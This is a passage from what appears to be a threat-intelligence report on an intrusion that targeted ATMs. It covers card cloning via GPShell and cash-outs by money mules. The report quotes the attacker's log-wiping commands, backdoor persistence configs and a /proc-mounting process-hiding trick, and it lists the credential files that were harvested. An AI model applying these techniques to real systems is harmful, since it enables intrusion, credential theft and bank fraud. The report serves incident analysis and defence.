


Figure 6.
A screenshot of the Graphical User Interface (GUI) of writer.exe.

This application is a .Net Core 3.1 window application, which is a wrapper for working with the GPShell 1.4.4 shell. GPShell is a script interpreter for interacting with smart cards (Java card) in accordance with the GlobalPlatform Card Specification. GPShell is a legitimate open source application that allows users to overwrite smart card data. To access the application, a password is used that is stored in the form of 5 MD5 hashes in the "license" file.




Figure 7.
A diagram illustrating how writer.exe works.





Figure 8.
A screenshot of GPShell commands while card reading.



Group-IB, 2025

Figure 9.
A diagram illustrating an example of GPShell commands used to read ATM cards.

ATM Cash Out Process

The money mules played a pivotal role in the operation. One of their primary tasks involves visiting various ATMs and taking detailed photographs of them. These photographs help the threat actor study the machines and plan their operations more precisely. Once the threat actor has cloned the victims' cards, the money mules would be instructed to return to the designated ATMs to execute specific tasks.

Under the guidance of the threat actor—often through phone or video calls—the money mules would carry out the operation step-by-step. First, the money mules will be instructed to insert the cloned bank cards into the ATMs, enter specific data, remove the bank cards, and repeat the whole process in a systematic cycle.

The ultimate goal of this operation is to siphon money from the victims' bank accounts. The stolen funds would then be systematically transferred to other accounts. By leveraging the mules as intermediaries, the threat actor is able to operate from a safe distance, minimizing exposure and risk while maximizing illicit gains.

Before

Money mules went around taking photos of different ATMs and their surroundings.

"Guy with a helmet and mask with no name" teaches a money mule how to operate the ATM.

During

Money mules follow instructions given on call with the syndicate.

Live video call to show the ATM.

Sending pictures to over to the syndicate.

Money mules “walked away temporarily” if people came in.

Final

Physically cashing out.

Transferring of funds to external accounts.

Reportedly low success rate.

If wrong key pressed, or “not fast enough”, the transaction fails.

Figure 10.
Phases in the process of withdrawing cash from an ATM.

07 Tactics, techniques and procedures (TTPs)

Initial Vector

- **T1200** – Hardware Additions

The threat actor gained an initial foothold into targeted network via Raspberry PI attached to a switch behind an ATM, which has a direct connection to the ATM network segment.

Execution

- **T1204.002** – User Execution: Malicious File
- **T1059.004** – Command and Scripting Interpreter: Unix Shell

The threat actors used the following commands for lateral tool transfer, creating an environment variable to unpack STEELCORGI, clearing logs and removing command history, among others.

```
None
snap
snap bleach -a -z 9999 -C -y
snap bleach -i [redacted_ip] -0 -C -y
snap -t1 [redacted_ip]/24 22
snap -t1 [redacted_ip] tcpf
/usr/bin/python /usr/lib/command-not-found -- snap
./snap
snap bleach
snap bleach -n [redacted] -z 999999 -C -y
cd /tmp;alias s=snap
s bleach -a -z 999 -C -y
s nc110
./snap
./snap nc110
s bleach -i [redacted_ip] -0 -C -y
s -t1 [redacted_ip]/24 22
ss -t1 [redacted_ip]/24 22
s bleach
s bleach -n [redacted] -z 999999 -C -y
```

Privilege Escalation

- **T1068** – Exploitation for Privilege Escalation

The uuencode — a binary-to-ASCII encoding technique—was used by the threat actor to transfer the binary file into the compromised host via the SSH console. By decrypting the log that was saved by the threat actor on a compromised server, we see the threat actor transferred the “Dirty Cow” module (CVE-2016-5195) to the compromised server. A race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to write to a read-only memory mapping.

Persistence

- **T1554** – Compromise Client Software Binary
- **T1556.003** – Modify Authentication Process: Pluggable Authentication Modules
- **T1543.002** – Systemd Service
- **T1037.005** – Boot or Logon Initialization Scripts: Startup Items

Software binaries modified to load malware or act as a malware were found across multiple hosts.
The following software binaries identified as modified:

- /usr/bin/**SSH**
- /usr/sbin/**atd**

/usr/bin/SSH
The “SSH” binary was modified to additionally load shared libraries “/usr/lib/x86_64-linux-gnu/**selinux.so.1**” and “/lib/x86_64-linux-gnu/selinux.so.1”, which represented the **WINGHOOK** keylogger. As such, **WINGHOOK** will be executed for all incoming SSH sessions into the host.

/usr/sbin/atd
The “atd” binary was modified to act as **TINYSHELL**. The “atd” binary functions as the daemon for Linux “at”, running in the background by default, thereby ensuring persistence for the availability of **TINYSHELL** backdoor access.
In addition to modification of binaries, Pluggable Authentication Module (PAM) used by the company targeted by the threat actor was modified as well. During the incident, the PAM module was replaced with a malicious shared library, acting as **SLAPSTICK**.

/usr/lib/systemd/systemd-helper, /usr/lib/systemd/systemd-updt
The TINYSHELL backdoor was embedded in an encrypted STEELCORGI package, alongside the malicious binaries systemd-updt and systemd-helper. This covert backdoor enabled the threat actor to maintain persistent, unauthorized access to the compromised host. Operating within the context of the systemd service management framework, systemd-updt and systemd-helper were created by the threat actor. These services were registered with systemd to achieve persistence, allowing them to automatically execute during system startup and reboot. This technique leverages systemd's service autostart mechanism to maintain the malicious foothold on the host.

The threat actor was also observed persisting with TINYSHELL via init scripts and service creation, ensuring that TINYSHELL started whenever the operating system boots.

Config file path	Config content	Binary file persisted
/etc/init/upstart-helper.conf	# upstart-helper - deferred execution scheduler # description "deferred execution scheduler" start on runlevel [2345] stop on runlevel [!2345] expect fork respawn exec upstart-helper	/sbin/upstart-helper
/lib/systemd/system/systemd-helper.service	[Unit] Description=Rebuild Hardware Database [Service] Type=forking ExecStart=/lib/systemd/systemd-helper [Install] WantedBy=multi-user.target	/lib/systemd/systemd-helper

Defense Evasion

- **T1070.002** – Indicator Removal on Host: Clear Linux or Mac System Logs
- **T1070.006** – Indicator Removal on Host: Timestomp
- **T1036.005** – Masquerading: Match Legitimate Name or Location
- **T1027** – Obfuscated Files or Information
- **T1556.003** – Modify Authentication Process: Pluggable Authentication Modules
- **T1014** – Rootkit
- **T1027.002** – Obfuscated Files or Information: Software Packing
- **T1480.001** – Execution Guardrails: Environmental Keying
- **T1027.011** – Obfuscated Files or Information: Fileless Storage.

Multiple techniques were employed by the threat actor to avoid detection throughout their compromise, as well as hinder the analysis of malware if it was found.

Two different tools, **LOGBLEACH** and **MIGLOGCLEANER**, were found that were capable of removing recorded logs of different sources within Linux OS. Both tools can wipe entire logs or specific logs/strings based on the set criteria. For a list of full capabilities of these two tools, please refer to the **Appendix - LOGBLEACH and MIGLOGCLEANER**.

LOGBLEACH was found under the following file names:

- **/dev/shm/b**
- **/lib64/liblbch-2.4.so.2.5.6**
- **/usr/lib/libmig.so.1**
- **/usr/lib64/liblbch-2.4.so.2.5.6**
- **/usr/share/i18n/pulse-shm-1489710120**

Evidence of the usage of **LOGBLEACH** was also found on multiple servers. In bash history of **compromised host**, the following commands were recorded:

```
None
/lib64/liblbch-2.4.so.2.5.6 -a -C -y
/lib64/liblbch-2.4.so.2.5.6 -i 2.0.0.111 -z 999 -C -y
/lib64/liblbch-2.4.so.2.5.6 -n root -z 7777 -C -y
```

MIGLOGCLEANER found under the following file names

- **/usr/lib/libmig.so.1**
- **/usr/lib64/libmm.so.1.0**

Comparing the filenames of all malware found from throughout the incident, it was observed that the threat actor masqueraded deployed malware file names as legitimate-looking names. The following table shows examples of the similarities between the malware name in comparison to the legitimate shared library name, with the differences highlighted in red.

Type of malware	Malware name	Legitimate shared library name
MIGLOGCLEANER	libmig.so.1	libmng.so.1
WINGHOOK	selinux.so.1	libselinux.so.1
TINYSHELL	libsystemdcfgnome.so	libsystemd.so.0
TINYSHELL	libxcb-glx.so.1	libxcb-glx.so.0

To hinder the analysis and detection, each malware sample employed various obfuscation techniques, including payload and string encryption, anti-debugging, anti-analysis mechanisms, and environment-dependent encryption. were employed for each different malware. In addition to obfuscation of malware, logs produced by malware **SLAPSTICK** and **WINGHOOK** were encrypted as well.

Timestomping could not be directly linked to all the malware identified. However, evidence shows that this technique was used in the modified “pam_unix.so” SLAPSTICK malware found on the server. An analysis of the SLAPSTICK logs on the server reveals that the first recorded log entry dates to 11 March 2017. Despite this, the file metadata for SLAPSTICK indicates a modified date of 15 October 2012, suggesting the use of time stomping to alter timestamps and conceal malicious activity.

In another case the threat actors also used similar techniques to masquerade their malicious files as legitimate ones as above, but with some changes highlighted in red:

Type of malware	Malware name	Legitimate shared library name
SUN4ME	/shm/sendmail	/usr/sbin/sendmail
Tinyshell	/tmp/rhnsd /usr/lib/systemd/systemd-updt /usr/lib/systemd/systemd-helper	/etc/sysconfig/rhn/rhnsd (red hat network service daemon) /usr/lib/systemd/systemd-update-utmp

Group-IB specialists identified a previously undocumented technique employed by the threat actor to conceal processes from command listing view (e.g., netstat, ss commands). To investigate further, they requested the output of the ps, netstat, and ss commands from host1.

```
Sel Jul 30 03:14:59 UTC 2024
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      1161/OoklaServer
tcp        0      0 0.0.0.0:49              0.0.0.0:*               LISTEN      1123/tac_plus
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN      855/dnsmasq
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      654/inetd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      909/sshd
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      6053/cupsd
tcp        0      0 0.0.0.0:5060            0.0.0.0:*               LISTEN      1161/OoklaServer
tcp        0      0 HOST 1          :3306   0.0.0.0:*               LISTEN      23481/mysqld
tcp        0      0 HOST 1          :57800  HOST 5          :22     ESTABLISHED 28916/ssh
tcp        0      1 HOST 1          :50530  HOST 2          :825    SYN_SENT    -
tcp        0      0 HOST 1          :22     HOST 4          :54917  ESTABLISHED 25170/sshd:
tcp        0      1 HOST 1          :50920  Raspberry Pi    :929    SYN_SENT    -
tcp6       0      0 :::49                   :::*                    LISTEN      1123/tac_plus
tcp6       0      0 :::22                   :::*                    LISTEN      909/sshd
tcp6       0      0 ::1:631                 :::*                    LISTEN      6053/cupsd
udp        0      0 0.0.0.0:8080            0.0.0.0:*                           1161/OoklaServer
udp        0      0 127.0.1.1:53            0.0.0.0:*                           855/dnsmasq
udp        0      0 0.0.0.0:161             0.0.0.0:*                           1151/snmpd
udp        0      0 0.0.0.0:514             0.0.0.0:*                           22283/rsyslogd
udp        0      0 0.0.0.0:631             0.0.0.0:*                           6054/cups-browsed
udp        0      0 0.0.0.0:43857           0.0.0.0:*                           670/avahi-daemon: r
udp        0      0 0.0.0.0:5060            0.0.0.0:*                           1161/OoklaServer
udp        0      0 0.0.0.0:37989           0.0.0.0:*                           855/dnsmasq
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           670/avahi-daemon: r
udp6       0      0 :::514                  :::*                                22283/rsyslogd
udp6       0      0 :::37926                :::*                                670/avahi-daemon: r
udp6       0      0 :::5353                 :::*                                670/avahi-daemon: r
raw6       0      0 :::58                   :::*                    7           667/NetworkManager
```

Figure 11.
Netstat output of host1.

Analysis of the netstat and ss command output—captured over a 600-second run — revealed that the host was not only connecting to a Raspberry Pi device but was also establishing a connection with another host, which was later identified as a mail server. However, as seen from the output, the programs responsible for making the connection cannot be identified. Analysis of the ps command output also did not reveal any suspicious processes.

Group-IB specialists conducted a deeper analysis of the memory dump to determine how the threat actor hid the processes from the command listings. The following logs were discovered from the memory:

```
tmpfs on /proc/8239 type tmpfs (rw,nosuid,nodev)
/dev/vda1 on /proc/8914 type ext4
(rw,relatime,errors=remount-ro,data=ordered)
```

The threat actor **mounted** a **virtual directory** over the /**proc** filesystem, specifically mounting over the TINYSHELL process directory in /**proc**. This effectively obscured the content listed in /proc and the process **will not appear** in the command listing view.

Credential Access

- **T1556.003** – Modify Authentication Process: Pluggable Authentication Modules
- **T1056.001** – Input Capture: Keylogging

As previously mentioned, the threat actor replaced PAM modules with **SLAPSTICK** malware within compromised hosts. It is noted that the threat actor then renamed the original PAM module "**pam_unix.so**" to "**pam_unix,so**".

One of the capabilities for **SLAPSTICK** is to read all authentication data passing through the PAM and subsequently storing the data in an encrypted log file "/var/tmp/.**font-unix**".

The following types of data were recorded within the log file:

```
DATE | PROTOCOL | USERNAME | PASSWORD | SOURCE HOST
| AUTHENTICATION STATUS
```

Discovery

- **T1016** – System Network Configuration Discovery
- **T1049** – System Network Connections Discovery
- **T1033** – System Owner/User Discovery
- **T1087** – Account Discovery
- **T1046** – Network Service Discovery
- **T1010** – Application Window Discovery
- **T1018** – Remote System Discovery

Encoded bash script uu1.ue deployed by the threat actor was also found. This script is capable of collecting information from different places:

```
None
* HOSTNAME
* USER LOGON
* NETWORK INFORMATION
* NETSTAT
* ARP
```

```
* /etc/hosts
* /etc/passwd
* /etc/shadow
* /etc/security/passwd
* /etc/sudoers
* /usr/local/etc/sudoers
* CRONTAB
* HISTORY FILES
* WTMP
* System log
* FIREWALL
* TOMCAT USERS
* ORACLE HOSTS
* SSH KNOWN HOSTS
* LIST HOMES FOLDER
* HOST STORAGE
* LDAP
* /etc/ntp.conf
* /etc/mail/sendmail[.]cf
* /etc/resolv\*
```

Lateral Movement

- **T1021.004** – Remote Services: SSH
- **T1210** – Exploitation of Remote Services
- **T1570** – Lateral Tool Transfer

Another technique was employed by the threat actor, where access to a host was granted without the use of a valid account. This was done with the usage of a **Magical Password** which is hardcoded within **SLAPSTICK**. During authentication, if the password field starts with the Magical Password, **SLAPSTICK** will successfully authenticate the user and execute 1 of 3 possible commands. This allows the threat actor to perform actions within the host without the use of any accounts.

Within **SLAPSTICK**, one of the capabilities with the use of the **Magical Password** would be to use commands “#rm”, “#sh” and “#tcp” for remote command execution:

- Command “#rm” will remove specified file
- Command “#sh” will execute remote commands using the existing command line interpreter.
- Command “#tcp” will initiate a TCP connection with the provided server and forward received data to STDIN (acting as a TCP-Proxy).

Based on collected SLAPSTICK log files, than 19 different Magical Password was used by the threat actor:

